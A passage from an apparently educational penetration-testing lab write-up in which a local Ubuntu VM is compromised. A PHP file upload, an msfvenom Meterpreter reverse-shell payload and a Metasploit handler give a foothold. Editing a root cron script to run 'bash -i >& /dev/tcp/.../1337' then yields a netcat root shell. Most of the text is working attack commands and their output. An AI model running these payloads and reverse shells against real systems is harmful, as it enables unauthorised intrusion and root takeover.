


We cannot proceed with private/ public key to ssh login into the server and hence, trying a different method to perform ssh connection.

7. As per the above screenshot (Ref: point 3), the Ubuntu server IP is vulnerable to file uploads. Navigating to the landing page of port 80 looks as shown in the below image.





8. The application allows users to upload malicious php file. Tried uploading a malicious php file in the browser.



9. A php webshell is prepared with the help of the below command,

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.117.130 LPORT=443 -f raw> shell.php





10. With the help of msfconsole, performing an exploit by using reverse TCP payload and entering system.

```
   14  payload/linux/zarch/meterpreter_reverse_tcp                    normal  No     Linux Meterpreter, Reverse TCP Inline
   15  payload/osx/x64/meterpreter_reverse_tcp                        normal  No     OSX Meterpreter, Reverse TCP Inline
   16  payload/php/meterpreter_reverse_tcp                            normal  No     PHP Meterpreter, Reverse TCP Inline
   17  payload/python/meterpreter_reverse_tcp                         normal  No     Python Meterpreter Shell, Reverse TCP Inline
   18  payload/windows/meterpreter_reverse_tcp                        normal  No     Windows Meterpreter Shell, Reverse TCP Inline
   19  payload/windows/x64/meterpreter_reverse_tcp                    normal  No     Windows Meterpreter Shell, Reverse TCP Inline x64


Interact with a module by name or index. For example info 19, use 19 or use payload/windows/x64/meterpreter_reverse_tcp

msf6 > search php/meterpreter_reverse_tcp

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/php/meterpreter_reverse_tcp                 normal  No     PHP Meterpreter, Reverse TCP Inline


Interact with a module by name or index. For example info 0, use 0 or use payload/php/meterpreter_reverse_tcp

msf6 > use payload/php/meterpreter_reverse_tcp
msf6 payload(php/meterpreter_reverse_tcp) > search multi handler

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09      excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5   exploit/multi/handler                               2012-08-29       manual     No     Generic Payload Handler
```

```
root@kali: /home/kali ×   kali@kali: ~ ×   kali@kali: ~ ×
   5  exploit/multi/handler                                          2012-08-29       manual     No     Generic Payload Handler
   6  exploit/multi/http/hp_sitescope_uploadfileshandler             2004-03-18       good       No     HP SiteScope Remote Code Execution
   7  exploit/windows/firewall/blackice_pam_icq                      2004-03-18       great      No     ISS PAM.dll ICQ Parser Buffer Overflow
   8  exploit/windows/browser/ms05_054_onload                        2005-11-21       normal     No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Remote Code Execution
   9  exploit/windows/browser/ms13_080_cdisplaypointer               2013-10-08       normal     No     MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free
   10 exploit/multi/http/maracms_upload_exec                         2020-08-31       excellent  Yes    MaraCMS Arbitrary PHP File Upload
   11 exploit/windows/mssql/mssql_linkcrawler                        2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   12 exploit/windows/browser/persits_xupload_traversal              2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   13 exploit/linux/http/rconfig_ajaxarchivefiles_rce                2020-03-11       good       Yes    Rconfig 3.x Chained Remote Code Execution
   14 auxiliary/dos/http/webrick_regex                               2008-08-08       normal     No     Ruby WEBrick::HTTP::DefaultFileHandler DoS
   15 auxiliary/dos/http/squid_range_dos                             2021-05-27       normal     No     Squid Proxy Range Header DoS
   16 exploit/linux/http/trendmicro_websecurity_exec                 2020-06-10       excellent  Yes    Trend Micro Web Security (Virtual Appliance) Remote Code Execution
   17 exploit/multi/http/wp_ait_csv_rce                              2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
   18 exploit/linux/local/yum_package_manager_persistence            2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 18, use 18 or use exploit/linux/local/yum_package_manager_persistence

msf6 payload(php/meterpreter_reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload payload/php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.169.117.133
```


11. The options such local host, port is set to kali machine address, remote host set to Ubuntu address, and the payload is set to /php/meterpreter_reverse_tcp.

```
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > search handler

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/ftp/aasync_list_reply               2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   1   exploit/linux/local/abrt_raceabrt_priv_esc          2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   2   exploit/linux/local/abrt_sosreport_priv_esc         2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   3   exploit/windows/browser/aim_goaway                  2004-08-09       great      No     AOL Instant Messenger goaway Overflow
   4   exploit/linux/local/apt_package_manager_persistence 1999-03-09       excellent  No     APT Package Manager Persistence
   5   exploit/linux/http/accellion_fta_getstatus_oauth    2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
   6   exploit/windows/misc/achat_bof                      2014-12-18       normal     No     Achat Unicode SEH Buffer Overflow
   7   exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   8   auxiliary/scanner/http/apache_activemq_traversal                     normal     No     Apache ActiveMQ Directory Traversal
   9   auxiliary/scanner/http/apache_activemq_source_disclosure             normal     No     Apache ActiveMQ JSP Files Source Disclosure
   10  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)
   11  exploit/linux/local/apport_abrt_chroot_priv_esc     2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   12  exploit/windows/local/ps_wmi_exec                   2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   13  exploit/windows/http/bea_weblogic_transfer_encoding 2008-09-09       great      No     BEA Weblogic Transfer-Encoding Buffer Overflow
   14  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   15  exploit/freebsd/misc/citrix_netscaler_soap_bof      2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   16  exploit/windows/misc/stream_down_bof                2011-12-27       good       No     CoCSoft StreamDown 6.8.0 Buffer Overflow
```

```
Interact with a module by name or index. For example info 80, use 80 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc

msf6 > use 29
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > search hp/meterpreter_reverse_tcp

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/php/meterpreter_reverse_tcp                 normal  No     PHP Meterpreter, Reverse TCP Inline


Interact with a module by name or index. For example info 0, use 0 or use payload/php/meterpreter_reverse_tcp

msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options
```

12. The exploit is carried out after setting the required options which leads to meterpreter reverse shell console.

```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.117.130
lhost => 192.168.117.130
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.117.130:443
[*] Meterpreter session 1 opened (192.168.117.130:443 -> 192.168.117.134:42698 ) at 2022-03-05 01:00:13 -0500

meterpreter > pwd
/var/www/html/uploads
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: /
==========
```



13. Using Linpeas, we run cronjobs to find files and it leads to dosomething.sh file residing on root.

```
Mode                Size        Type  Last modified              Name
----                ----        ----  -------------              ----
40755/rwxr-xr-x     36864       dir   2022-03-04 23:17:45 -0500  bin
40755/rwxr-xr-x     4096        dir   2022-03-04 11:36:37 -0500  boot
40755/rwxr-xr-x     4096        dir   2022-03-04 11:14:14 -0500  cdrom
40755/rwxr-xr-x     4140        dir   2022-03-04 23:03:42 -0500  dev
40755/rwxr-xr-x     4096        dir   2022-03-04 23:18:28 -0500  etc
40755/rwxr-xr-x     4096        dir   2022-03-04 23:18:28 -0500  home
40755/rwxr-xr-x     4096        dir   2022-03-04 23:17:45 -0500  lib
40755/rwxr-xr-x     4096        dir   2020-04-23 03:32:52 -0400  lib32
40755/rwxr-xr-x     4096        dir   2022-03-04 11:27:14 -0500  lib64
40755/rwxr-xr-x     4096        dir   2020-04-23 03:32:52 -0400  libx32
40700/rwx------     16384       dir   2022-03-04 11:13:52 -0500  lost+found
40755/rwxr-xr-x     4096        dir   2020-04-23 03:32:55 -0400  media
40755/rwxr-xr-x     4096        dir   2020-04-23 03:32:55 -0400  mnt
40755/rwxr-xr-x     4096        dir   2022-03-04 23:17:44 -0500  opt
40555/r-xr-xr-x     0           dir   2022-03-04 23:03:35 -0500  proc
40700/rwx------     4096        dir   2022-03-04 23:16:49 -0500  root
40755/rwxr-xr-x     1060        dir   2022-03-04 23:17:47 -0500  run
40755/rwxr-xr-x     20480       dir   2022-03-04 23:17:45 -0500  sbin
40755/rwxr-xr-x     4096        dir   2022-03-04 23:09:03 -0500  snap
40755/rwxr-xr-x     4096        dir   2022-03-04 23:11:14 -0500  srv
100600/rw-------    2147483648  fil   2022-03-04 11:15:53 -0500  swap.img
40555/r-xr-xr-x     0           dir   2022-03-04 23:03:37 -0500  sys
41777/rwxrwxrwx     4096        dir   2022-03-05 00:57:19 -0500  tmp
40755/rwxr-xr-x     4096        dir   2020-04-23 03:34:02 -0400  usr
40755/rwxr-xr-x     4096        dir   2022-03-04 23:14:36 -0500  var

meterpreter > cd usr
meterpreter > cd local/etc
meterpreter > ls
Listing: /usr/local/etc
=======================

Mode                Size  Type  Last modified              Name
----                ----  ----  -------------              ----
100777/rwxrwxrwx    54    fil   2022-03-04 23:14:34 -0500  dosomething.sh

meterpreter > edit dosomething.sh
meterpreter > shell
Process 47922 created.
Channel 2 created.
bash dosomething.sh
dosomething.sh: connect: Connection refused
dosomething.sh: line 3: /dev/tcp/192.168.117.130/1337: Connection refused
```

```
meterpreter > cd usr
meterpreter > cd local/etc
meterpreter > ls
Listing: /usr/local/etc
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  54    fil   2022-03-04 23:14:34 -0500  dosomething.sh

meterpreter > edit dosomething.sh
meterpreter > shell
Process 47922 created.
Channel 2 created.
bash dosomething.sh
dosomething.sh: connect: Connection refused
dosomething.sh: line 3: /dev/tcp/192.168.117.130/1337: Connection refused
```

14. The dosomething file is edited in the editor.

```
#!/bin/bash
# still setting this up. - admin
bash -i >& /dev/tcp/192.168.117.130/1337 0>&1
sleep 10
~
"/tmp/meterp20220305-447708-1zqgg3" 4L, 100B
```

15. The connection is made to the listening port 1337 and shell commands are executed to find the id of Ubuntu server as the root user.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.117.130 LPORT=443 -f raw > webshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.117.130] from (UNKNOWN) [192.168.117.134] 44844
bash: cannot set terminal process group (47913): Inappropriate ioctl for device
bash: no job control in this shell
root@enpm685:~# isd
isd

Command 'isd' not found, did you mean:

  command 'lsd' from snap lsd (0.16.0)
  command 'xsd' from deb mono-devel (6.8.0.105+dfsg-2)
  command 'nsd' from deb nsd (4.1.26-1build1)
  command 'psd' from deb profile-sync-daemon (6.34-1)
  command 'iso' from deb fonty-rg (0.7-1)
  command 'id' from deb coreutils (8.30-3ubuntu2)

See 'snap info <snapname>' for additional versions.

root@enpm685:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@enpm685:~#
```